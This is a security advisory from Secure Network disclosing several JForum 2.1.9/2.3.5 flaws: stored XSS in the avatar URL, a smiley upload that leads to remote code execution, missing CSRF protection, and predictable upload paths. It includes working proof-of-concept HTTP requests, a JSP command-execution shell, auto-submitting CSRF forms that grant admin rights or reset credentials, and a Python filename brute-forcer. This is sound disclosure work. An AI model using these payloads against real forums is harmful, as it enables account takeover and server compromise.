Security Research Advisory

JForum 2.1.9-2.3.5

Multiple Vulnerabilities

Table of Contents

Summary

JForum is one of the most popular yet widely adopted forum solution. It allows users to exchange messages and admin and moderators to control them, with a powerful and easy to use web interface.

Multiple vulnerabilities, which are described below, have been identified in JForum version 2.1.9 stable and its unofficial updated version 2.3.5. Older versions may also be vulnerable.

A brief overview of some of the identified vulnerabilities is represented by the following graph.



Figure 1 - Attack Scenario Graph

As shown above, it is possible to take control of the whole system running JForum leveraging a **Remote Code Execution** induced by means of an **Arbitrary File Upload** vulnerability which interests administrator users.

A wide **absence of anti-CSRF protection** mechanisms and the presence of **Cross-Site Scripting** vulnerabilities make it possible for an attacker to gain administrator privileges.

Additionally, three already known issues have been found unfixed: *CVE-2012-5338*, *CVE-2013-7209* and the predictable activation token (*http://i8jesus.com/?p=102*) vulnerabilities.

Date	Details
01/08/2014	Vulnerabilities Discovered
14/01/2015	Developer Disclosure
10/02/2015	Public Disclosure

Stored Cross-Site Scripting – Avatar URL

<table>
<tr><td colspan="5">Stored Cross-Site Scripting – Avatar URL</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">H</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Matteo Beccaro
Francesco Pintus</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum is prone to Stored Cross-Site Scripting (XSS) due to a lack of a proper escaping when displaying a user's avatar when this is represented by a URL. This allows a remote attacker to inject a malicious payload in the profile page of a controlled user, and have it triggered at every subsequent access to the webpage.

In order to take advantage of the described issue a potential attacker has to control a generic account (e.g. registering a new one). Limitations apply in terms of payload size: the field corresponding to the URL in database table is in fact limited to 100 characters.

The issue has been identified on JForum 2.1.9 and confirmed also in version 2.3.5 but we cannot exclude other versions are vulnerable.

Technical Details

Proof of Concept

Setting a user's avatar to a URL containing the "" (double quote) character results in breaking the HTML structure of the user profile webpage, an attacker could use the lack of a proper escaping to inject arbitrary payloads, as demonstrated by the following example.

Change Avatar URL

HTTP request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8085/jforum/jforum.page
Cookie: JSESSIONID=990AA9704ABCB281112EEF7C1CBAC752; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------------------
594776547200545564496854 41
Content-Length: 3778

-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="action"

editSave
-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="module"

user
-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="user_id"

2
[…]
-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream


-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="avatarUrl"

http://placehold.it/1x1?"/><svg/onload="alert(1)
-----------------------------594776547200545564496854 41
Content-Disposition: form-data; name="submit"

Submit
-----------------------------594776547200545564496854 41--
```

HTTP response:

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http://localhost:8085/jforum/user/editDone/2.page
Content-Length: 0
Date: Wed, 07 Jan 2015 15:30:06 GMT
```

After this modification, every time the profile page of the user is visited, the payload is triggered, as demonstrated hereby:

HTTP Request:

```
GET /jforum-2.1.9/user/profile/2.page HTTP/1.1
Host: localhost:8086
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8086/jforum-2.1.9/user/list.page
Cookie: JSESSIONID=A35C1BCAE02BDD306BB8560A9E53DD58; jforumUserId=2
Connection: keep-alive
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Thu, 08 Jan 2015 02:56:49 GMT
Content-Length: 7590

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta http-equiv="Pragma" content="no-cache" />
<meta http-equiv="Expires" content="-1" />
<style type="text/css">@import url(
/jforum/templates/default/styles/style.css?1420685034652 );</style>
<style type="text/css">@import url(
/jforum/templates/default/styles/en_US.css?1420685034652 );</style>


<title>All about Admin</title>
[…]
          <td class="row1" valign="top" align="center" height="6">
                                <img src="http://placehold.it/1x1?
"/><svg/onload="alert(1)" border="0">
                <span class="postdetails">
[…]
```

Vulnerable Code

The view responsible to show the avatar is the *user_profile.htm*, this file leverages the template engine *FreeMarker* to dynamically build the resulting webpage.

Although *FreeMarker* offers the specific directive *"?html"* to escape text to be embedded in HTML context, this specific field is not escaped when displayed, thus resulting in being subject to Cross-Site Scripting.

File: *resources/templates/default/user_profile.htm*

```
[…]
                        <#if avatarAllowExternalUrl>
                             <img src="${u.avatar}" border="0">
                        </#if>
[…]
```

Arbitrary File Upload and Remote Code Execution – Smileys

<table>
<tr><td colspan="5">Arbitrary File Upload and Remote Code Execution – Smileys</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">H</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Eros Lever
Alberto Volpatto</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum offers, between its features, the possibility for users to embed several smileys (a.k.a. emoticons) in users' posts. These are actually images that can be configured by an administrator.
A vulnerability arises in this feature since no verification is performed when changing the image corresponding to a smiley. In fact neither the uploaded filename nor the file content are verified to be corresponding to an actual image.
Furthermore, the filename extension provided during the upload is kept when stored on the server, resulting in **Arbitrary File Upload**.

This issue allows an attacker to upload any type of file, with the only restriction being upload size limits, on the remote server.
If the server is configured to interpret JSP files, as regularly happens on Java based web application servers, the attacker could even trigger **Remote Code Execution**, potentially leading to **OS Command Injection** (e.g., JSP web shell).

Technical Details

Proof of Concept

The following example shows the lack of a proper validation when uploading a JSP file instead of a valid image for a smiley.

HTTP request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8085/jforum/jforum.page
Cookie: JSESSIONID=8A63883C824D4B937715822C326ADEB2; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
168153039526797633210563399 64
Content-Length: 4046

-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="action"

editSave
-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="module"

adminSmilies
-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="id"

1
-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="code"

:)
-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="smilie_img"; filename="poc.jsp"
Content-Type: application/octet-stream

<%
     response.setHeader("Content-Type", "text/plain");
     java.io.DataInputStream in = new
java.io.DataInputStream(Runtime.getRuntime().exec("/bin/ls").getInputStream
());
     String line = in.readLine();
     while( line != null ){
          out.println(line);
          line = in.readLine();
     }
%>
-----------------------------168153039526797633210563399 64
Content-Disposition: form-data; name="submit"

Update
-----------------------------168153039526797633210563399 64--
```

HTTP response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Frame-Options: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Date: Thu, 08 Jan 2015 03:15:47 GMT
Content-Length: 14146

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<link rel="stylesheet" type="text/css"
href="/jforum/templates/default/styles/style.css" />
<link rel="stylesheet" type="text/css"
href="/jforum/templates/default/styles/en_US.css" />
<title>Administration - adminSmilies</title>
</head>
<body>

<form accept-charset="UTF-8" name="form" action="/jforum/jforum.page"
method="post">
<input type="hidden" name="action" value="delete" />
<input type="hidden" name="module" value="adminSmilies" />

<table class="forumline" cellspacing="1" cellpadding="3" width="100%">
     <tr>
          <th class="thhead" valign="middle" colspan="4">Smilies
listing</th>
     </tr>

     <tr>
          <td class="row1" width="38%"><img
src="http://localhost:8085/jforum/images/smilies/f96248366a3cb0f169d03efb2fa80fcb.jsp" border="0" alt="smilie" /></td>
          <td class="row2"><span class="gen">:)</span></td>
          <td class="row2"><span class="gen"><a
               href="/jforum/adminSmilies/edit/1.page">Click to
edit</a></span>
          </td>
          <td class="row2"><input type="checkbox" name="id" value="1"
/></td>
     </tr>
[…]
```

In the snippet above, the path corresponding to the uploaded file is highlighted. It is possible to notice the ".jsp" as file extension. When accessing that link, the application server recognizes the file as a JSP web page, allowing code execution on server side, as shown below.

HTTP request*:*

```
GET /jforum/images/smilies/f96248366a3cb0f169d03efb2fa80fcb.jsp HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=8A63883C824D4B937715822C326ADEB2; jforumUserId=2
Connection: keep-alive
```

HTTP response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain
Content-Length: 389
Date: Thu, 08 Jan 2015 03:16:15 GMT


bootstrap.jar
catalina.bat
catalina.sh
catalina-tasks.xml
commons-daemon.jar
commons-daemon-native.tar.gz
configtest.bat
configtest.sh
cpappend.bat
daemon.sh
digest.bat
digest.sh
service.bat
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat8.exe
tomcat8w.exe
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
version.bat
version.sh
```

Vulnerable Code

Description: It is possible to notice the absence of controls about the extension and the file content.
***Class**: SmiliesAction.java*
Method: *processUpload()*

```
    private String processUpload()
    {
         String imgName = "";

         if (this.request.getObjectParameter("smilie_img") != null) {
              FileItem item =
(FileItem)this.request.getObjectParameter("smilie_img");
              UploadUtils uploadUtils = new UploadUtils(item);

              imgName = MD5.crypt(item.getName());


    uploadUtils.saveUploadedFile(SystemGlobals.getApplicationPath()
                         + "/"
                         +
SystemGlobals.getValue(ConfigKeys.SMILIE_IMAGE_DIR)
                         + "/"
                         + imgName + "." + uploadUtils.getExtension());


              imgName = new
StringBuilder(imgName).append('.').append(uploadUtils.getExtension()).toStr
ing();
         }

         return imgName;
    }
```

Lack of Anti-CSRF protection – User Settings

<table>
<tr><td colspan="5">Lack of Anti-CSRF protection – User Settings</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">H</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Matteo Beccaro
Giovanni Cattani</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

The web application offers a web page that allows a user to edit his own settings, however this is not properly protected using a mechanism such as an anti-CSRF token.
It is worth to note that version 2.3.5 partially addresses this issue introducing the usage of the *X-Frame-Options* HTTP header in order to block requests originated from CSRF framing the website.

The user settings form allows **an administrator user to change a user's password (even his own) without providing the current one**. This could be easily leveraged by an attacker through CSRF techniques to directly gain access to the account.

Similarly as what happens for the password, an administrator can arbitrarily change a user's email address at will. The lack of anti-CSRF mechanism allows an attacker to **change a user's email and then ask for a password reset**. In this case the email associated to the reset procedure would be the one provided by the attacker, allowing him to receive the password reset instructions.

It is also possible to leverage any active session, **not only limited to administrator** accounts), to use this vulnerability to **change a user's avatar, inducing the Stored Cross-Site Scripting vulnerability** shown in the previous section.

Technical Details

Proof of Concept

Here is provided an HTML form that is automatically submitted when the page is loaded, resulting in a CSRF vulnerability.

CSRF HTML form:

```
<html>
    <body onload="document.getElementById('PWN').submit()">
        <form method="POST" id="PWN"
action="http://localhost:8085/jforum/jforum.page" enctype="multipart/form-
data">
            <input type="hidden" name="action" value="editSave" />
            <input type="hidden" name="module" value="user" />
            <input type="hidden" name="user_id" value="2" />
            <input type="hidden" name="email"
value="pwner@securenetwork.it" />
            <input type="hidden" name="current_password" value="" />
            <input type="hidden" name="new_password" value="pwned" />
            <input type="hidden" name="password_confirm" value="pwned" />
            <input type="hidden" name="twitter" value="" />
            <input type="hidden" name="icq" value="" />
            <input type="hidden" name="aim" value="" />
            <input type="hidden" name="msn" value="" />
            <input type="hidden" name="yim" value="" />
            <input type="hidden" name="website" value="" />
            <input type="hidden" name="location" value="" />
            <input type="hidden" name="occupation" value="" />
            <input type="hidden" name="interests" value="" />
            <input type="hidden" name="biography" value="" />
            <input type="hidden" name="signature" value="" />
            <input type="hidden" name="viewemail" value="0" />
            <input type="hidden" name="hideonline" value="0" />
            <input type="hidden" name="notifyreply" value="1" />
            <input type="hidden" name="notify_always" value="0" />
            <input type="hidden" name="notify_text" value="0" />
            <input type="hidden" name="notifypm" value="1" />
            <input type="hidden" name="attachsig" value="1" />
            <input type="hidden" name="allowhtml" value="0" />
            <input type="hidden" name="allowbbcode" value="1" />
            <input type="hidden" name="allowsmilies" value="1" />
            <input type="hidden" name="language" value="" />
            <input type="file" name="avatar" style="display:none" />
            <input type="hidden" name="avatarUrl" value=
http://placehold.it/1x1?"/><svg/onload="alert(1)
' />
            <!--<input type="hidden" name="submit" value="Submit" />-->
        </form>
    </body>
</html>
```

Http Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=990AA9704ABCB281112EEF7C1CBAC752; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
111859822811026235872133693917
Content-Length: 3790

-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="action"

editSave
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="module"

user
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="user_id"

2
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="email"

pwner@securenetwork.it
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="current_password"


-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="new_password"

pwned
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="password_confirm"

pwned
-----------------------------111859822811026235872133693917
[…]
-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream


-----------------------------111859822811026235872133693917
Content-Disposition: form-data; name="avatarUrl"

http://placehold.it/1x1?"/><svg/onload="alert(1)
-----------------------------111859822811026235872133693917--
```

HTTP Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http://localhost:8085/jforum/user/editDone/2.page
Content-Length: 0
Date: Wed, 07 Jan 2015 16:40:43 GMT
```

Vulnerable Code

The submission form does not include additional parameters aiming to distinguish legitimate requests from custom forged ones.

CSRF Privilege escalation – change user group

CSRF Privilege escalation - change user group					Advisory Number
					SN-15-01
Severity	Software	Versions	Accessibility	CVE	Author(s)
M	JForum	2.3.5 2.1.9	Remote	*n/a*	Eros Lever Alberto Volpatto
	Vendor URL		Advisory URL		
	http://jforum.net/		www.securenetwork.it/sn-15-01		

Vulnerability Details

The lack of an anti-CSRF mechanism allows an attacker to leverage active sessions of administrator users to generate requests to change the group associated to a given user.
Differently from the previously described vulnerability, this one only afflicts administrators, but has a significant impact since it allows gaining admin privileges in a stealth fashion. In fact, while changing a user's settings could be easily spotted, to detect this attack it may be necessary to manually inspect the list of the users belonging to the administrative group.
Furthermore, it is possible to leverage this vulnerability not only by means of POST requests, but even with GET requests, as described more in the details below.

Technical Details

Proof of Concept

The group id "2" corresponds to the administrative group in a normal JForum installation, thus the attacker goal is to set that group for an account under his control, represented by the *user_id* parameter.

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8085/jforum/jforum.page" method="POST">
      <input type="hidden" name="action" value="groupsSave" />
      <input type="hidden" name="module" value="adminUsers" />
      <input type="hidden" name="user_id" value="3" />
      <input type="hidden" name="groups" value="2" />
      <input type="hidden" name="submit" value="Update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

HTTP request generated

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=8A63883C824D4B937715822C326ADEB2; jforumUserId=2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

action=groupsSave&module=adminUsers&user_id=3&groups=2&submit=Update
```

HTTP response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Frame-Options: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Date: Thu, 08 Jan 2015 02:19:23 GMT
Content-Length: 4747

<?xml version="1.0" encoding="UTF-8" ?>
[…]
</html>
```

Interestingly enough, changing the request method from POST to GET still results in a valid request. This could be seen as an additional advantage from the attacker's point of view, since this simplifies the attack vector to just a URL on the victim site, which could easily be leveraged through social engineering.

Vulnerable Link:

```
http://localhost:8085/jforum/jforum.page?action=groupsSave&module=adminUser
s&user_id=3&groups=2&submit=Update
```

Vulnerable Code

The submission form does not include additional parameters aiming to distinguish legitimate requests from custom forged ones.

Arbitrary Content Upload and Direct Object Reference

<table>
<tr><td colspan="5">Arbitrary Content Upload and Direct Object Reference</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">M</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Eros Lever
Alberto Volpatto</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum is found to be vulnerable to **Arbitrary Content Upload** and the uploaded files are reachable via **Direct Object Reference**.
While JForum applies two security restrictions to protect from uploading malicious files, being respectively file extension whitelist and filename renaming, this are not sufficient to make it fully secure.

In first place, no attempt to verify the file content is made, resulting in Arbitrary Content Upload, then the uploaded files are directly reachable in two ways: by attachment identifier or by generated filename.
In the latter case, the *Content-Type* HTTP header is not set as "*application/octet-stream*" which forces the browser to download the file instead of rendering it, resulting in a similar situation as Cross-Site Scripting.

It is worth to note that even when the *Content-Type* HTTP header is set, it may be ignored by the browser. This happens in fact for Javascript and Flash files when referenced from "*<script>*" tags and "*<object>*" or "*<embed>*" tags respectively.

Technical Details

Proof of Concept

When a user uploads a file, the *insertSave* action of the *posts* module is invoked, this performs a validation of the eventual attachments in terms of number of attachments and disk space quota for the user. Other than that, a bland verification is performed on the file extension against a whitelist of allowed extensions (if configured).

No attempt to verify the file content is made. This causes an **Arbitrary Content Upload** vulnerability.

Here follows an example that represents uploading a malicious Javascript file.

Http Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=52488F4D7834554215C098B648497EBE
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
171385305853018859597006476 2
Content-Length: 2828

-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="action"

insertSave
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="module"

posts
-----------------------------171385305853018859597006476 2
[…]
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="forum_id"

1
-----------------------------171385305853018859597006476 2
[…]
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="topic_id"

1
-----------------------------171385305853018859597006476 2
[…]
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="total_files"

1
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="file_0"; filename="test.js"
Content-Type: text/html

<!--//--><script>
alert(1)
//</script>
-----------------------------171385305853018859597006476 2
Content-Disposition: form-data; name="comment_0"

test
-----------------------------171385305853018859597006476 2--
```

HTTP response:

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http://localhost:8080/jforum/posts/list/0/1.page#4
Content-Length: 0
Date: Sun, 11 Jan 2015 21:05:22 GMT
```

It is worth to note that the uploaded file is both valid as HTML document and Javascript file.

When retrieving the file, by means of the *downloadAttach* action of the *posts* module, the file is served with the HTTP header *Content-Disposition* set as *attachment*, the original file name, and the *Content-Type* HTTP header set as *application/octet-stream*, as shown below.

HTTP request:

```
GET /jforum/posts/downloadAttach/8.page HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:34.0)
Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/jforum/posts/list/0/1.page
Cookie: JSESSIONID=5ECBCAEF5F3532FAE345D3D872C02057
Connection: keep-alive
```

HTTP response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Disposition: attachment; filename="test.js";
Content-Type: application/octet-stream
Content-Length: 68
Date: Mon, 12 Jan 2015 00:46:25 GMT

<!--//--><script>
alert(1)
//</script>
```

When accessing this attachment directly, the browser will force the user to download it. Anyway, if the URL used to download the file is set as *src* attribute for a *script* tag (or *embed* in case of Flash), the browser will **ignore the *Content-Type*** and interpret the file as Javascript content (or SWF in case of Flash), allowing an attacker to **overcome both the *Same-Origin Policy* and an eventual *Content Security Policy***.

Yet, we found it is possible to overcome also the restriction imposed by the *Content-Type* header for HTML documents, allowing an attacker to host malicious documents and scripts on the JForum server.

Once uploaded, the file is saved on the server in the *upload* folder, under the following path format:

```
/upload/<year>/<month>/<day>/<md5(orig_name+time)>_<user_id>.<orig_ext>_
```

Since both the original file name and the user id are known, and the post shows date and time of the server, it is possible for an attacker to easily discover the path of the uploaded file, causing a **Direct Object Reference**.

The time, obtained with *System.currentTimeMillis* is concatenated to the original filename and then the MD5 sum is computed. Given the publication time for the post it is possible for an attacker to perform a brute force attack on the interval of the publication time and identify the computed file name.

A sample script to brute force the filename is shown below:

```
import datetime, hashlib, sys, urllib#, pytz

filename = "test.js"
ext = "js"
user = 1
#tz = pytz.UTC
#tz = pytz.timezone("Europe/Rome")
dt = datetime.datetime(2015,1,12,0,19,19)#,tzinfo=tz)
timestamp = int(dt.strftime("%s")) * 1000
site = "http://localhost:8080/jforum"
url = "%s/upload/%d/%d/%d/%s_%d.%s_"

for i in range( timestamp-2000, timestamp+2000):
     md5hash = hashlib.md5(filename+str(i)).hexdigest()
     u = url % (site, dt.year, dt.month, dt.day, md5hash, user, ext)
     try:
          r = urllib.urlopen( u )
          if r.getcode() != 404:
               print i, u
               sys.exit(0)
     except Exception,e:
          try:
               r.close()
          except:
               pass
```

Accessing the file directly, without using the JForum servlet, does not set the *Content-Type* header to *application/octet-stream*, allowing a browser to render the file content as an HTML document, thus enabling an attacker to serve malicious webpages on the victim site.

Below is shown an example of direct access to an uploaded file:

HTTP Request:

```
GET /jforum/upload/2015/1/12/c0f79d7eb50dfc005c5186854279cc44_1.js_
HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:34.0)
Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=5ECBCAEF5F3532FAE345D3D872C02057
Connection: keep-alive
```

HTTP response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"38-1421019044000"
Last-Modified: Sun, 11 Jan 2015 23:30:44 GMT
Content-Length: 38
Date: Mon, 12 Jan 2015 02:07:04 GMT

<!--//--><script>
alert(1)
//</script>
```

Screenshot:



Figure 1 - Access to Direct Object Reference

Vulnerable Code

Description: Missing verification for the file content
File: *net/jforum/view/forum/AttachmentCommon.java*
Function: *preProcess*

```
[…]
String t = this.request.getParameter("total_files");
[…]
if (total > SystemGlobals.getIntValue(ConfigKeys.ATTACHMENTS_MAX_POST)) {
     total = SystemGlobals.getIntValue(ConfigKeys.ATTACHMENTS_MAX_POST);
[…]
for (int i = 0; i < total; i++) {
     FileItem item = (FileItem)this.request.getObjectParameter("file_"+i);

     if (item == null) {
          continue;
     }

     if (item.getName().indexOf('\000') > -1) {
          logger.warn("Possible bad attachment (null char): "+[…]);
          continue;
     }

     UploadUtils uploadUtils = new UploadUtils(item);

     // Check if the extension is allowed
     boolean containsExtension =
extensions.containsKey(uploadUtils.getExtension());
     boolean denyAll = extensions.containsKey(DENY_ALL);

     boolean isAllowed = (!denyAll && !containsExtension)
          || (containsExtension &&
extensions.get(uploadUtils.getExtension()).equals(Boolean.TRUE));

     if (!isAllowed) {
          throw new BadExtensionException([…]);
     }
     […]
     AttachmentExtension ext =
this.am.selectExtension(uploadUtils.getExtension().toLowerCase());
     if (ext.isUnknown()) {
          ext.setExtension(uploadUtils.getExtension());
     }

     info.setExtension(ext);
     […]
     totalSize += item.getSize();
}

// Check upload limits
QuotaLimit ql = this.getQuotaLimit(userId);
if (ql != null) {
     if (ql.exceedsQuota(totalSize)) {
          throw new AttachmentSizeTooBigException([…]);
     }
}
```

Description: Use of an easily discoverable filename
File: *net/jforum/view/forum/AttachmentCommon.java*
Function: *makeStoreFilename*

```
Calendar c = new GregorianCalendar();
c.setTimeInMillis(System.currentTimeMillis());
c.get(Calendar.YEAR);

int year = Calendar.getInstance().get(Calendar.YEAR);
int month = Calendar.getInstance().get(Calendar.MONTH) + 1;
int day = Calendar.getInstance().get(Calendar.DAY_OF_MONTH);

StringBuffer dir = new StringBuffer(256);
